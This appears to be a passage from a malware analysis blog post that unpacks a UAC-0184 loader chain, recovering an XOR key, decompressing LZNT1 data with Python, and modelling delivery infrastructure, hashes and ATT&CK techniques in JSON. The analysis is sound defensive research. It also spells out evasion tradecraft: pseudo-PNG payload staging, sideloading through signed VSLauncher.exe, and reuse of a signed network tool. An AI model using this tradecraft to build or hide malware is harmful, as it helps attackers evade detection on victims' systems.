
The output already looks promising. Right at the beginning we can see evr.dll.
evr.dll, the Enhanced Video Renderer, is a Microsoft Windows component used for video rendering and multimedia applications such as Windows Media Player.
So we import the extracted file into Ghidra.
The entry point is at 0xED0.

That looks beautiful :3
The substring trick
The first-stage loader stores a pointer (local_8[5]) into the middle of a larger embedded RTTI-like string.
Rather than referencing the full .?AV?$numpunctfilter.bin symbol, the pointer starts exactly at the f of filter.bin. The loader then converts this substring into a wide-character string and passes it to the next stage, which uses it to construct the on-disk path and read the secondary payload.

means
local_8 = (DWORD *)0x1003e3d0;then

local_8[5] in C:
local_8[5]so
Adresse = 0x1003e3d0 + (5 * 4)
        = 0x1003e3d0 + 0x14
        = 0x1003e3e4
Retrieve a value from memory:

62 eb 03 10 in little endian => 0x1003eb62
Let’s move on to the address:

The string starts at 0x1003eb54, but our pointer is 0x1003eb62. That is exactly where the substring filter.bin starts.
1003eb54  .
1003eb55  ?
1003eb56  A
1003eb57  V
1003eb58  ?
1003eb59  $
1003eb5a  n
1003eb5b  u
1003eb5c  m
1003eb5d  p
1003eb5e  u
1003eb5f  n
1003eb60  c
1003eb61  t
1003eb62  f
1003eb63  i
1003eb64  l
1003eb65  t
1003eb66  e
1003eb67  r
1003eb68  .
1003eb69  b
1003eb6a  i
1003eb6b  n
This technique avoids explicit string manipulation entirely and reduces the need for recognizable operations such as strstr, memcpy with offsets or substring extraction, making static analysis slightly more deceptive.
The same trick appears for kernel-diag.lib.
To find the relevant local_8 candidate for loading kernel-diag.lib, we use the same logic:
local_8[?] = 0x1003eaf1
because
local_8 = (DWORD *)0x1003e3d0;

1003e3d0       local_8[0]
1003e3d4       local_8[1]
1003e3d8       local_8[2]
1003e3dc       local_8[3]
1003e3e0       local_8[4]
1003e3e4       local_8[5]
1003e3e8       local_8[6]
1003e3ec       local_8[7] <<<< our candidate

Adresse: 0x1003e3ec
Base:    0x1003e3d0

Offset = 0x1c
Index  = 0x1c / 4 = 7


local_8[7] = 0x1003eaf1 → "kernel-diag.lib"
Jump to 0x1003e3ec and confirm f1 ea 03 10 => 0x1003eaf1

Our candidate used in the loader:

So at this point it is clear that evr.dll loads both kernel-diag.lib and filter.bin through this substring trick.
What we still do not know is what happens to filter.bin. And that is where the interesting part starts.
We already know that kernel-diag.lib is decoded via DWORD addition using a key stored inside the file. But filter.bin behaves differently. It has no size or key header at the beginning and the hex dump shows the same random-letter camouflage that appears at the start of kernel-diag.lib.
So what is it?
What the shellcode actually does
Before looking at filter.bin directly, it is worth taking another look at the decoded shellcode. The strings near the end of the decoded blob are surprisingly talkative.

| 0x170d | x89PNG |
| 0x1721 | http |
| 0x172d | Rtl… |
| 0x1735 | User.. |
| 0x1755 | GET |
| 0x178d | IDAT |
| 0x17ad | NAME |
| 0x17c5 | IEND |
| 0x17d5 | .dll |
| 0x17f6 | EF{DATA= |
\x89PNG, IDAT and IEND are PNG chunk markers.
So the shellcode is not just a generic decoder. It is a PNG chunk parser.
The Rtl... and USER... strings are API-name fragments that are later resolved through a PEB walk. Rtl... strongly points toward RtlDecompressBuffer and yes, that becomes relevant later.
The strings http, GET and the interesting template EF{DATA= point to a separate HTTP code path.
We park that for a moment. It comes back near the end.
When going through the entry function at 0xED0, three core functions matter:
| 0x1D | iteriert PNG chunks (length-DWORD big-endian, type-DWORD, data, CRC) |
0x15AD | Big-endian DWORD reader für die PNG length-felder |
| 0x161D | Eine memmem-style suche, findet chunks per type-name |
0x26D | DWORD-weise XOR decryptor, key kommt aus chunk-metadata |
0x72D | API resolver — PEB walk + name-hash compare |
0x8DD | kleiner memcpy |
0xED0 | Entry — orchestriert das ganze gegen filter.bin |
That gives us the shape of stage 3 without executing anything:
The shellcode opens filter.bin, finds all IDAT chunks, appends their data and XOR-decodes the resulting blob with a key derived from chunk metadata or surrounding structure. What falls out is the next stage.
filter.bin is a PNG that is not a PNG
filter.bin is 1,377,370 bytes large or 0x15045A.
If you open the file directly in a hex editor, you do not see the normal PNG magic \x89PNG\r\n. The first roughly 16 KB are just the same random-letter filler pattern seen earlier.
The first real chunk header, IDAT, is located at file offset 0x4052.
From there, the file contains a clean chunk sequence:
- 166 x
IDATchunks, each 8192 bytes, with the last one being 7224 bytes - 1 x
IENDchunk
The interesting part is that the author bothered to produce real PNG chunks.
A PNG-aware scanner does not simply see an encrypted blob. It sees a slightly broken but structurally plausible PNG-like object. Great. Even the file format is lying now.
When concatenating all IDAT data, we get a clean 1,358,904 byte payload blob.
Now we need to decrypt it.
Finding the XOR key
From the disassembly, the decoder function at 0x26D performs DWORD-wise XOR. So no RC4, no AES, no fancy stream cipher.
Just a constant 32-bit key.
The annoying part is finding that key.
What I tried first, unsuccessfully:
- XOR with the CRC of a chunk: nonsense
- derive the key from the chunk header, for example the
IDATtype DWORD as seed: almost PE-looking output, but no cleanMZat a sane offset - per-chunk keys: same problem
- use the first chunk bytes as key material against the rest: first few KB look English-ish, then noise
At some point the obvious thing clicked.
If the plaintext contains enough zeroes and a PE file usually contains plenty of zero-padding between sections, alignment bytes and header gaps, then the key itself should become the most frequent DWORD value in the ciphertext distribution.
Because:
0x00000000 XOR key = key
Frequency analysis across all 32-bit values in the concatenated IDAT stream gave two clear peaks:
| 0x227E9BDE | ~7400× |
| 0x22719BD1 | ~6300× |
The delta between them is 0x000F0007, suspiciously close to a repeated low-pattern structure. That was enough evidence to commit to 0x227E9BDE as the key.
DWORD-wise XOR with 0x227E9BDE over the full IDAT data gives an output whose tail looks like this:
... de 9b 7e 22 de 9b 7e 22 de 9b 7e 22 de 9b 7e 22That is the fingerprint of a stream that originally ended with zero-padding. Every null DWORD XORs back into the key bytes.
Key confirmed. Nice 🙂
Stage 4: LZNT1 and 16 bytes that wasted a few minutes
After XOR, the buffer is 1,358,904 bytes large.
The first 16 bytes are:
0000 18 3e 07 c8 00 00 00 00 c8 2c 6a 22 ca 2e 60 22After that, the buffer almost looks like a PE. There are MZ-like sequences and many printable bytes. But it still does not decode cleanly.
There is one more layer.
When dumping the data in 9-byte rows, the structure becomes visible: one flag byte followed by 8 items. Each bit in the flag byte decides whether the corresponding item is a literal byte or a 16-bit back-reference.
That is LZNT1, the Microsoft NT-LZ77 compression format used by RtlCompressBuffer and RtlDecompressBuffer with COMPRESSION_FORMAT_LZNT1.
Bonus confirmation: the decoded shellcode already contained the string fragment Rtl... in its API resolver table. The shellcode resolves RtlDecompressBuffer at runtime.
So yes, we could have emulated the shellcode with Unicorn instead of implementing LZNT1 ourselves. But where would be the fun in that.
LZNT1 is specified in MS-XCA section 2.5. The format is chunk-based:
- 16-bit chunk header:
(size - 1) | flags - bit 15 indicates compressed
- bits 12 to 14 contain the signature
- bits 0 to 11 contain
size - 1 - compressed chunks contain sequences of one flag byte plus 8 items
- each flag bit selects literal versus back-reference
- the offset and length bit split of a back-reference changes depending on the position in the chunk
I used a small Python implementation over the XOR output starting at byte 16.
Click to view Code
def lznt1_decompress(src):
    out = bytearray(); pos = 0
    while pos + 2 <= len(src):
        hdr = int.from_bytes(src[pos:pos+2], 'little'); pos += 2
        if hdr == 0: break
        size = (hdr & 0x0FFF) + 1
        compressed = (hdr & 0x8000) != 0
        chunk_end = min(pos + size, len(src))
        if not compressed:
            out.extend(src[pos:chunk_end]); pos = chunk_end; continue
        chunk_start = len(out)
        while pos < chunk_end:
            flags = src[pos]; pos += 1
            for bit in range(8):
                if pos >= chunk_end: break
                if (flags >> bit) & 1 == 0:
                    out.append(src[pos]); pos += 1
                else:
                    if pos + 2 > chunk_end: break
                    word = int.from_bytes(src[pos:pos+2], 'little'); pos += 2
                    rel = len(out) - chunk_start
                    obits = 4; x = rel - 1
                    while x >= 0x10: obits += 1; x >>= 1
                    obits = max(4, obits)
                    lbits = 16 - obits
                    length = (word & ((1 << lbits) - 1)) + 3
                    offset = (word >> lbits) + 1
                    s = len(out) - offset
                    for _ in range(length):
                        out.append(out[s]); s += 1
        pos = chunk_end
    return bytes(out)
Output: 2017635 bytes.
The first MZ appears at offset 0x4F0.
Before that are 1264 bytes of structured loader configuration.
So we have the final payload unpacked.
The meaning of the 16 bytes before the LZNT1 stream remains open:
18 3e 07 c8 00 00 00 00 c8 2c 6a 22 ca 2e 60 22It looks like an original-size DWORD plus 12 bytes of metadata, maybe CRC and flags.
The unpacking works without interpreting it, so I am leaving that open for now.
What is inside the 2 MB payload?
The first 0x4F0 bytes are loader configuration.
They contain mixed UTF-16LE and ASCII strings:
0x011  ' CC_amd64'           (UTF-16LE)   — architecture tag
0x045  '%APPDATA%'            (UTF-16LE)   — drop path variable
0x0F4  '%windir%\SysWOW64\input.dll'      — final on-disk path
0x163  'VSLauncher.exe'                   — sideload host (×2)
VSLauncher.exe is the Microsoft Visual Studio Version Selector.
It is Microsoft-signed and a known DLL hijack target because of loose import resolution and the trusted publisher chain. The deployment plan is therefore straightforward:
- Drop
input.dllnext to a copy ofVSLauncher.exeunder%windir%\SysWOW64\. - Start
VSLauncher.exe. - Let it side-load
input.dll. - Run the DLL inside a Microsoft-signed process tree.
- Enjoy the optics. Apparently that is what we do now.
After the config, there are 8 PE files back-to-back.
| # | Offset | Arch | Size | Was es ist |
|---|---|---|---|---|
| 1 | 0x004F0 | i386 EXE | 433 KB | PassMark Endpoint (signed Sectigo) |
| 2 | 0x0809D2 | i386 EXE | 287 KB | Info-ZIP unzip.exe |
| 3 | 0x0CBEAA | x64 EXE | 6.5 KB | small helper |
| 4 | 0x11E1AE | i386 EXE | 3 KB | stub |
| 5 | 0x11EDAE | x64 EXE | 113 KB | x64 console tool |
| 6 | 0x13A7AE | i386 DLL | 2.5 KB | small DLL |
| 7 | 0x13B1AE | x64 DLL | 3 KB | small DLL |
| 8 | 0x13BE9A | i386 EXE | 102 KB | Microsoft SqlExpressChk.exe |
I carved them by parsing PE headers and walking the section table to calculate disk size.
The remaining data after the last PE contains stacked Authenticode signature chains, including Sectigo Public Code Signing Root R46 and Microsoft Time-Stamp PCA. These PKCS#7 blobs are likely parsed at runtime so the dropped files can satisfy local Authenticode verification.
The two most interesting hashes are:
input.dll (PassMark Endpoint)   b811f28b844eff8c1f4f931639bed5bcc41113364fdfc44d7703259457839edb
PE_08 (SqlExpressChk)           33e44dea247eaa8b0fc8ed1f8ed575905f6ce0b7119337ddd29863bbb03288b3
I checked all eight PEs. Each one is a legitimately signed, publicly available, normally benign Windows utility.
None of them contains a hardcoded C2.
Why bundle a network testing tool?
At first glance, PassMark Endpoint as malware payload makes no sense.
PassMark Endpoint is the network component of PassMark BurnInTest.
Three properties matter:
- it listens on UDP
224.0.0.255:31339for multicast peer discovery - the discovery packet contains
MSG_EPFINDin cleartext - it speaks the BurnInTest TCP protocol on port
31339for peer-to-peer data transfer - it imports the full Winsock 2 stack:
socket,bind,connect,send,recv,select - it imports
IPHLPAPI, includingGetAdaptersAddressesandif_nametoindex - it imports
PDHperformance counters - and yes, it imports
dbghelp!MiniDumpWriteDump
The last one is the giveaway.
MiniDumpWriteDump in a network test utility is already interesting. In this context it becomes very interesting.
With input.dll running inside a VSLauncher.exe process, the operator gets:
- LAN multicast discovery on an unprivileged port
- a bidirectional TCP channel on a port whose traffic plausibly looks like PassMark BurnInTest
- process-memory dump capability via a Microsoft DLL the operator did not even need to ship
- a very clean cover identity: Microsoft-signed host process, Sectigo-signed PassMark DLL, network traffic that looks like diagnostics
This is similar in spirit to the misuse of vmtoolsd.exe or OneDriveSetup.exe for proxy execution, but one layer higher.
Instead of borrowing only a signed loader, the actor borrows a complete signed network stack.
That is the part I actually find clever.
Annoying, but clever.
The C2 question
The C2 question
I will say it directly: I did not find a hardcoded C2 endpoint.
After going through the artifacts, I am fairly confident there is no static C2 baked into the files I analyzed.
What I checked:
- all 8 bundled PEs
- every IPv4-like and URL-like string
openvr_api.dll- the decoded shellcode string table around
0x16DDto0x1810 - certificate-related URLs
- PE resources and side-loaded artifacts
Everything URL-like in the bundled PEs is either:
224.0.0.255, used by PassMark multicast discovery0.0.0.0- certificate-distribution infrastructure from Sectigo, Comodo or UserTrust
openvr_api.dll contains mostly Comodo, UserTrust and Sectigo strings, plus a neat piece of steganography. The strings kernel-diag.lib at file offset 0x3CEF1 and filter.bin at 0x3CF62 are placed between legitimate-looking C++ RTTI typeinfo entries in .rdata.
That is the same trick direction as the .?AV?$numpunctfilter.bin substring behavior from earlier.
No direct DWORD cross-references from .text point to them.
The shellcode string table contains fragments like:
%APP
windir
.dll
fmsvc
ikep
http
http2
GET
RtlH
USER
%y...EF{DATA=
but no host.
The form of the strings is the hint.
%y is not a standard printf specifier. It looks like a custom placeholder used by the malware author for runtime substitution.
Together with the HTTP-related fragments, the most reasonable interpretation is that the URL is assembled at runtime from a value that is not present in the static artifacts.
There are three plausible sources for the %y value:
- A peer answer from LAN multicast discovery.
If a controller is already present inside the LAN,MSG_EPFINDagainst224.0.0.255:31339could return the controller address.
The operator would not need to bake the address into the dropper at all.
- A command-line argument or environment variable set by the operator at deployment time.
This fits hands-on-keyboard tradecraft: drop the toolkit, trigger it with a one-off argument pointing to staging. - A value read from the parent process or another local file.
The shellcode has dynamic API resolution and file-handling primitives, so this is realistic.
Infrastructure Intelligence Model: Mapping the UAC-0184 chain

At this point, the sample is not just a malware unpacking exercise anymore.
The interesting part is the structure around it: gated HTA delivery, a shared ZIP payload, a legitimate application used as execution cover, local staged blobs, a pseudo-PNG container and finally a signed network-capable utility stack.
That is exactly the kind of case where IIM is useful.
IOCs tell us what existed at analysis time.
ATT&CK describes the endpoint behavior.
IIM lets us describe how the infrastructure and payload-delivery structure is composed.
For this chain, I model the HTA and ZIP delivery as staging infrastructure, the Plane9 and OpenVR path as local payload composition, the ‘filter.bin’ pseudo-PNG as a staged container and the PassMark / VSLauncher part as a payload-side network surface.
One important boundary: I am not forcing the PassMark component into an existing IIM technique just because it looks convenient. The observed behavior is signed third-party network-stack reuse, not a classic cloud API or third-party web service C2. Until the catalog has a more exact technique for that, I keep it as an extension candidate.
You can find the chains/patterns on the Malwarebox IIM Feed and if you want to work with them try the IIM Workbench.
Click To View Chain (JSON)
{
  "iim_version": "1.1",
  "chain_id": "uac-0184-pseudo-png-passmark-2026-05",
  "title": "UAC-0184 gated HTA delivery to pseudo-PNG staged payload and PassMark network stack",
  "description": "Observed UAC-0184 chain from gated HTA and ZIP delivery into Plane9-based sideloading, encoded local blobs, pseudo-PNG IDAT staging, LZNT1 unpacking and a signed VSLauncher / PassMark network-capable payload bundle. The internal controller or C2 element remains tentative because no static C2 endpoint was present in the analyzed artifacts.",
  "actor_id": "UAC-0184",
  "confidence": "likely",
  "needs_review": true,
  "x_note": "PassMark network-stack reuse is intentionally not forced into an existing IIM technique. It is modeled as an extension candidate because the observed behavior is closer to signed third-party network protocol reuse than to classic third-party application C2.",
  "entities": [
    {
      "id": "e_lure_lnk",
      "type": "file",
      "value": "Ukraine-themed LNK lure",
      "evidence": [
        "Initial chain uses bitsadmin /transfer and mshta.exe"
      ]
    },
    {
      "id": "e_hta_set",
      "type": "url",
      "value": "hxxp://169.40.135.35/dctrpr/*.hta",
      "evidence": [
        "slippersuppity.hta",
        "basketpast.hta",
        "agentdiesel.hta"
      ]
    },
    {
      "id": "e_delivery_ip",
      "type": "ip",
      "value": "169.40.135.35",
      "x_delivery_path": "/dctrpr/"
    },
    {
      "id": "e_zip",
      "type": "file",
      "value": "dctrprraclus.zip",
      "evidence": [
        "All observed HTA files pointed to the same ZIP archive"
      ]
    },
    {
      "id": "e_cluster",
      "type": "file",
      "value": "Cluster-Overlay64.exe",
      "x_path": "%APPDATA%\\ApplicationData32\\Cluster-Overlay64.exe",
      "x_legitimate_software": "Plane9"
    },
    {
      "id": "e_plane9",
      "type": "file",
      "value": "Plane9Engine.dll",
      "x_legitimate_software": "Plane9"
    },
    {
      "id": "e_openvr",
      "type": "file",
      "value": "openvr_api.dll",
      "x_sha256": "df6942dc1a89226359adf1aac597c3b270f4a408214b4f7c2083f9524605e0f7"
    },
    {
      "id": "e_kernel",
      "type": "file",
      "value": "kernel-diag.lib",
      "x_sha256": "dc6cddc391b373b18f105f49a80ff83d53b430d8dea35c1f1576832fa9fbd2b3",
      "x_decoder": "DWORD-add, offset 0x24D1, size 6160, key 0x213AB052"
    },
    {
      "id": "e_evr",
      "type": "file",
      "value": "evr.dll decoded stage",
      "evidence": [
        "Decoded from kernel-diag.lib",
        "Entry point 0xED0"
      ]
    },
    {
      "id": "e_filter",
      "type": "file",
      "value": "filter.bin",
      "x_sha256": "f5ca9c53d1537142889d7172c6643e886b2164233b91f0fc2d41ca010f035372",
      "x_format": "Noise prefix plus PNG-like IDAT and IEND chunk sequence without PNG magic",
      "x_decoder": "Concatenate IDAT data, DWORD XOR 0x227E9BDE, skip 16 bytes, decompress LZNT1"
    },
    {
      "id": "e_bundle",
      "type": "file",
      "value": "filter.bin decoded LZNT1 payload bundle",
      "x_size_bytes": 2017635,
      "x_first_mz_offset": "0x4F0"
    },
    {
      "id": "e_vslauncher",
      "type": "file",
      "value": "VSLauncher.exe",
      "x_path": "%windir%\\SysWOW64\\VSLauncher.exe",
      "x_publisher": "Microsoft",
      "x_role_note": "Signed sideload host"
    },
    {
      "id": "e_input",
      "type": "file",
      "value": "input.dll",
      "x_path": "%windir%\\SysWOW64\\input.dll",
      "x_sha256": "b811f28b844eff8c1f4f931639bed5bcc41113364fdfc44d7703259457839edb",
      "x_product": "PassMark Endpoint",
      "x_candidate_technique": "Signed third-party network stack reuse"
    },
    {
      "id": "e_multicast",
      "type": "ip",
      "value": "224.0.0.255",
      "x_port": 31339,
      "x_protocol": "udp",
      "x_marker": "MSG_EPFIND"
    },
    {
      "id": "e_controller",
      "type": "ip",
      "value": "internal peer/controller",
      "x_port": 31339,
      "x_protocol": "tcp",
      "x_placeholder": true
    }
  ],
  "chain": [
    {
      "entity_id": "e_lure_lnk",
      "role": "entry",
      "techniques": [],
      "role_confidence": "likely"
    },
    {
      "entity_id": "e_hta_set",
      "role": "entry",
      "techniques": [
        "IIM-T019",
        "IIM-T020",
        "IIM-T021"
      ],
      "role_confidence": "confirmed",
      "technique_confidence": "likely"
    },
    {
      "entity_id": "e_delivery_ip",
      "role": "staging",
      "techniques": [
        "IIM-T019",
        "IIM-T020",
        "IIM-T021"
      ],
      "role_confidence": "likely",
      "technique_confidence": "likely"
    },
    {
      "entity_id": "e_zip",
      "role": "staging",
      "techniques": [
        "IIM-T024",
        "IIM-T025"
      ],
      "role_confidence": "confirmed",
      "technique_confidence": "likely"
    },
    {
      "entity_id": "e_cluster",
      "role": "staging",
      "techniques": [],
      "role_confidence": "confirmed"
    },
    {
      "entity_id": "e_plane9",
      "role": "staging",
      "techniques": [],
      "role_confidence": "confirmed"
    },
    {
      "entity_id": "e_openvr",
      "role": "staging",
      "techniques": [],
      "role_confidence": "confirmed",
      "review_notes": "Loader DLL. DLL sideloading itself maps to ATT&CK, not IIM."
    },
    {
      "entity_id": "e_kernel",
      "role": "staging",
      "techniques": [
        "IIM-T025"
      ],
      "role_confidence": "confirmed",
      "technique_confidence": "tentative",
      "needs_review": true
    },
    {
      "entity_id": "e_evr",
      "role": "staging",
      "techniques": [],
      "role_confidence": "confirmed"
    },
    {
      "entity_id": "e_filter",
      "role": "staging",
      "techniques": [
        "IIM-T025"
      ],
      "role_confidence": "confirmed",
      "technique_confidence": "tentative",
      "needs_review": true,
      "review_notes": "Pseudo-PNG local staging is a strong structural signal, but the current catalog has no exact official technique for this file-format abuse."
    },
    {
      "entity_id": "e_bundle",
      "role": "payload",
      "techniques": [],
      "role_confidence": "confirmed"
    },
    {
      "entity_id": "e_vslauncher",
      "role": "payload",
      "techniques": [],
      "role_confidence": "likely"
    },
    {
      "entity_id": "e_input",
      "role": "payload",
      "techniques": [],
      "role_confidence": "confirmed",
      "x_candidate_technique": "Signed third-party network stack reuse"
    },
    {
      "entity_id": "e_multicast",
      "role": "c2",
      "techniques": [],
      "role_confidence": "tentative",
      "needs_review": true
    },
    {
      "entity_id": "e_controller",
      "role": "c2",
      "techniques": [],
      "role_confidence": "tentative",
      "needs_review": true,
      "review_notes": "No hardcoded external C2 found. Internal peer/controller remains a hypothesis."
    }
  ],
  "relations": [
    {
      "from": "e_lure_lnk",
      "to": "e_hta_set",
      "type": "references",
      "sequence_order": 1,
      "confidence": "likely"
    },
    {
      "from": "e_hta_set",
      "to": "e_delivery_ip",
      "type": "connect",
      "sequence_order": 2,
      "confidence": "confirmed"
    },
    {
      "from": "e_delivery_ip",
      "to": "e_zip",
      "type": "download",
      "sequence_order": 3,
      "confidence": "confirmed"
    },
    {
      "from": "e_zip",
      "to": "e_cluster",
      "type": "drops",
      "sequence_order": 4,
      "confidence": "confirmed"
    },
    {
      "from": "e_zip",
      "to": "e_plane9",
      "type": "drops",
      "sequence_order": 4,
      "confidence": "confirmed"
    },
    {
      "from": "e_zip",
      "to": "e_openvr",
      "type": "drops",
      "sequence_order": 4,
      "confidence": "confirmed"
    },
    {
      "from": "e_zip",
      "to": "e_kernel",
      "type": "drops",
      "sequence_order": 4,
      "confidence": "confirmed"
    },
    {
      "from": "e_zip",
      "to": "e_filter",
      "type": "drops",
      "sequence_order": 4,
      "confidence": "confirmed"
    },
    {
      "from": "e_cluster",
      "to": "e_plane9",
      "type": "execute",
      "sequence_order": 5,
      "confidence": "likely"
    },
    {
      "from": "e_plane9",
      "to": "e_openvr",
      "type": "references",
      "sequence_order": 6,
      "confidence": "likely"
    },
    {
      "from": "e_openvr",
      "to": "e_kernel",
      "type": "references",
      "sequence_order": 7,
      "confidence": "confirmed"
    },
    {
      "from": "e_kernel",
      "to": "e_evr",
      "type": "drops",
      "sequence_order": 8,
      "confidence": "confirmed"
    },
    {
      "from": "e_evr",
      "to": "e_filter",
      "type": "references",
      "sequence_order": 9,
      "confidence": "confirmed"
    },
    {
      "from": "e_filter",
      "to": "e_bundle",
      "type": "drops",
      "sequence_order": 10,
      "confidence": "confirmed"
    },
    {
      "from": "e_bundle",
      "to": "e_vslauncher",
      "type": "drops",
      "sequence_order": 11,
      "confidence": "confirmed"
    },
    {
      "from": "e_bundle",
      "to": "e_input",
      "type": "drops",
      "sequence_order": 11,
      "confidence": "confirmed"
    },
    {
      "from": "e_vslauncher",
      "to": "e_input",
      "type": "execute",
      "sequence_order": 12,
      "confidence": "likely"
    },
    {
      "from": "e_input",
      "to": "e_multicast",
      "type": "communicates-with",
      "sequence_order": 13,
      "confidence": "confirmed"
    },
    {
      "from": "e_multicast",
      "to": "e_controller",
      "type": "communicates-with",
      "sequence_order": 14,
      "confidence": "tentative"
    },
    {
      "from": "e_input",
      "to": "e_controller",
      "type": "connect",
      "sequence_order": 15,
      "confidence": "tentative"
    }
  ],
  "attack_annotations": [
    {
      "technique_id": "T1197",
      "name": "BITS Jobs",
      "comment": "bitsadmin-style transfer behavior in the initial chain."
    },
    {
      "technique_id": "T1218.005",
      "name": "Mshta",
      "comment": "HTA execution path through mshta.exe."
    },
    {
      "technique_id": "T1574.001",
      "name": "DLL Search Order Hijacking",
      "comment": "Plane9 and VSLauncher sideloading paths."
    },
    {
      "technique_id": "T1027",
      "name": "Obfuscated Files or Information",
      "comment": "Encoded blobs, pseudo-PNG IDAT staging, XOR and LZNT1 layers."
    },
    {
      "technique_id": "T1105",
      "name": "Ingress Tool Transfer",
      "comment": "Payload archive retrieval from delivery infrastructure."
    }
  ]
}
Chain Visualization:
